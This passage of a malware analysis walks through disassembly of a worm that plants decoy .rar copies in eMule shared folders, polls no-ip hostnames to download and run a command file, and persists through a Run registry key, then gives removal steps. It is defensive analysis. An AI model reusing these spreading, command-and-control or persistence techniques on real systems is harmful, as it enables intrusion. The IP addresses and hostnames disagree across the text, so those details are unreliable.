In the next instructions it creates a string to pass to ShellExecteA as “LPCTSTR *lpParameters”*, and the string is: “N “C:\TempPath\TEMP01.RAR” “C:\TempPath\Setup+Patch.exe”” , this is the command passed to rar.exe in order to obtain a new archive called TEMP01.RAR and containing Setup+Patch.exe.

After this, doskeys.exe starts to search in the Windows registry for some strings related to p2p programs.
Following the main flows we arrive at:

```
00463EC3     call sub_004570C8
```

inside of this call the malware makes its first attempt, at 4070E3 there’s the call sub_456340:

```
…
00456352     push    offset loc_45643C
00456357     push    dword ptr fs:[eax]
0045635A     mov     fs:[eax], esp
0045635D     lea     ecx, [ebp+var_4]
```

```
00456360      mov   edx, offset aSoftwareEmuleI ; "Software\\eMule\\Install Path"
00456365      mov     eax, 80000001h
0045636A      call    sub_40786C
```

The malware retrieves from the reported registry key the install path of eMule..

```
0045636F      mov     eax, ebx
00456371      mov     ecx, offset dword_456478  ; "\config\"
00456376      mov     edx, [ebp+var_4]
00456379      call    sub_404770
```

.. then it creates the string "eMulePath\config\"…

```
…
004563AD      lea     eax, [ebp+var_14]
004563B0      mov     ecx, offset dword_4564A4  ; "shareddir.dat"
004563B5      call    sub_404770
004563BA      mov     eax, [ebp+var_14]
004563BD      call    sub_40491C
004563C2      push    eax               ; lpFileName
004563C3      call    CreateFileA_0
```

..then it opens shareddir.dat..

```
004563C8                  mov     esi, eax
004563CA                  mov     edx, [ebx]
004563CC                  lea     eax, [ebp+var_8]
004563CF                  mov     ecx, offset dword_4564BC "S\"
004563D4                  call    sub_404770
```

…creates the string "eMulePath\config\S\"…

```
00456407                  push    eax               ; lpBuffer
00456408                  push    esi               ; hFile
00456409                  call    WriteFile_0
```

…and writes that string in shareddir.dat.

Going back to the main flow, the next important call is the call sub_457460 at 463F0B:

```
004574A5                  mov     edx, offset dword_45AAA8 ; "TEMP01.RAR"
004574AA                  call    sub_40472C
004574AF                  mov     eax, [ebp+var_18]
004574B2                  call    sub_40491C
004574B7                  push    eax               ; lpFileName
004574B8                  call    CreateFileA_0
…
```

The malware opens and reads TEMP01.RAR then …

```
…
0045751F              mov     esi, 1
00457524 loc_457524:                     ; CODE XREF: sub_457460+3608
00457524              cmp     esi, 1
00457527              jnz     short loc_457536
00457529              lea     eax, [ebp+var_10]
0045752C             mov      edx, offset aNero8UltraEdit ; "Nero 8 Ultra Edition
Key.rar"
00457531              call    sub_404504
…
```

```
…
0045A98C            cmp     esi, 292h
0045A992            jnz     short loc_45A9A1
0045A994            lea     eax, [ebp+var_10]
0045A997           mov    edx, offset aAloneInTheDark ; "Alone In The Dark Near
Death Investigat"...
0045A99C            call    sub_404504
```

… it chooses the string (depending by the ESI value) for the name of the file it's going to create at 45A9CA:

```
0045A9C4             call    sub_40491C
0045A9C9             push    eax                ; lpFileName
0045A9CA             call    CreateFileA_0
```

In the end it writes in the new file the bytes that it read from TEMP01.rar:

```
0045AA54             push    eax                ; lpBuffer
0045AA55             push    edi                ; hFile
0045AA56             call    WriteFile_0
0045AA5B             push    edi                ; hObject
0045AA5C             call    CloseHandle_0
0045AA61             inc     esi
0045AA62             cmp     esi, 28Bh
0045AA68             jnz     loc_457524
```

As you can see the malware will create in eMulePatch\config\S\ (in this case) 28B files .rar before exiting from the loop, everyone with a different name.
So, now we have discovered how the malware is able to spread through p2p networks, I've chosen to show you what it does with eMule but the malware searches also for KAZAA, eMule Adunanza, etc..

Svchost.exe analysis

In the end let's look at what happens if we force the checks on the name of the current process in order to make the file acts as if the current process name is "c:\WINDOWS\System32\svchost.exe".
The most interesting thing is at:

```
004101C6             call sub_0040296C
004101CB             je 004101E0
004101CD             xor eax, eax
004101CF             call sub_004025A4
```

The jump at 4101CB is taken if our process is called "svchost.exe", at 4101E0 there's the call sub_40F724 and inside this is what we can see inside this call:

```
…
0040F731                push    0
0040F733                lea     eax, [ebp+var_8]
0040F736                push    eax
0040F737                call    InternetGetConnectedState
0040F73C                cmp     eax, 1
0040F73F                sbb     eax, eax
0040F741                inc     eax
…
```

So, the call checks if we are connected to internet, if we are, back to the main flow the malware creates two threads at 4101FC and 410214.
At this point it calls GetMessageA.

Looking at the log of our network traffic monitor we see these interesting rows:

```
192.168.187.128  192.168.187.2     DNS   Standard query A ciccio90000.no-ip.org
192.168.187.2    192.168.187.128   DNS   Standard query response A 10.10.10.10
…
192.168.187.128  192.168.187.2     DNS   Standard query A ciccio90000.no-ip.org
192.168.187.2    192.168.187.128   DNS   Standard query response A 0.0.0.0
192.168.187.128  192.168.187.2     DNS   Standard query A marcus90000.no-ip.org
192.168.187.2    192.168.187.128   DNS   Standard query response A 69.16.86.4
…
192.168.187.128 69.162.86.4 HTTP GET http://marcus90000.whyI.org/configs/jpg.dat
```

It’s easy to understand: the malware starts regular DNS queries for various hostnames and obtains one valid IP only: 69.162.86.4, then it downloads the file jpg.dat.
This is what is in jpg.dat:

```
[Start]
SET1: |
SET2: |
CMD1: |
CMD9: |
CMD2: |
CMD3: |
CMD4: |
CMD5: |
CMD6: |
CMD7: |
[End]
```

Looking in the disassembler we can find a lot of references to the content of the file:

```
0040EF9A loc_40EF9A:                ; CODE XREF: sub_40DF34+1010
0040EF9A                  mov     edx, offset dword_40F63C ; “CMD1: |”
0040EF9F                  lea     eax, [ebp+var_1DC]
0040EFA5                  call    sub_402BB0
0040EFAA                  call    sub_401B60
0040EFAF                  call    sub_4012DC
```

The malware reads the command in the following calls and executes it.
Svchost.exe downloads the file from marcus9000 overwriting the existing file and reads it every few seconds.

This is the whois for the ip 69.192.86.4:

OrgName: Limestone Networks, Inc.
OrgID: LIMES-2
Address: 400 N. St. Paul
City: Dallas
StateProv: TX
PostalCode: 75201
Country: US

ReferralServer: rwhois://rwhois.limestonenetworks.com:4321


NetRange: 69.162.64.0 - 69.162.127.255

In the end it's to say that svchost.exe creates the registry key

```
"Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\NT Printing
Services6"
```

giving it the value "dllhosts.exe".
In this way at every Windows startup dllhosts.exe is executed and it creates and executes a process called svchost.exe that downloads jpg.dat executing the commands.

So, at the Windows startup doskeys.exe and dllhosts.exe are executed: the first creates the 28B .rar archives while the second creates the process svchost.exe that downloads jpg.dat and executes the commands.



Removal of the malware

In Safe Mode delete these files:

C:\WINDOWS\system32\doskeys.exe
C:\WINDOWS\system32\dllhosts.exe
C:\WINDOWS\system32\jpg.dat

and these registry keys:

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\NT Printing Services6
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\Windows Printing Driver

That's all, I hope I was clear, for any question or suggestion please write me an e-mail me at giammarco.ferrari@gmail.com.

Giammarco Ferrari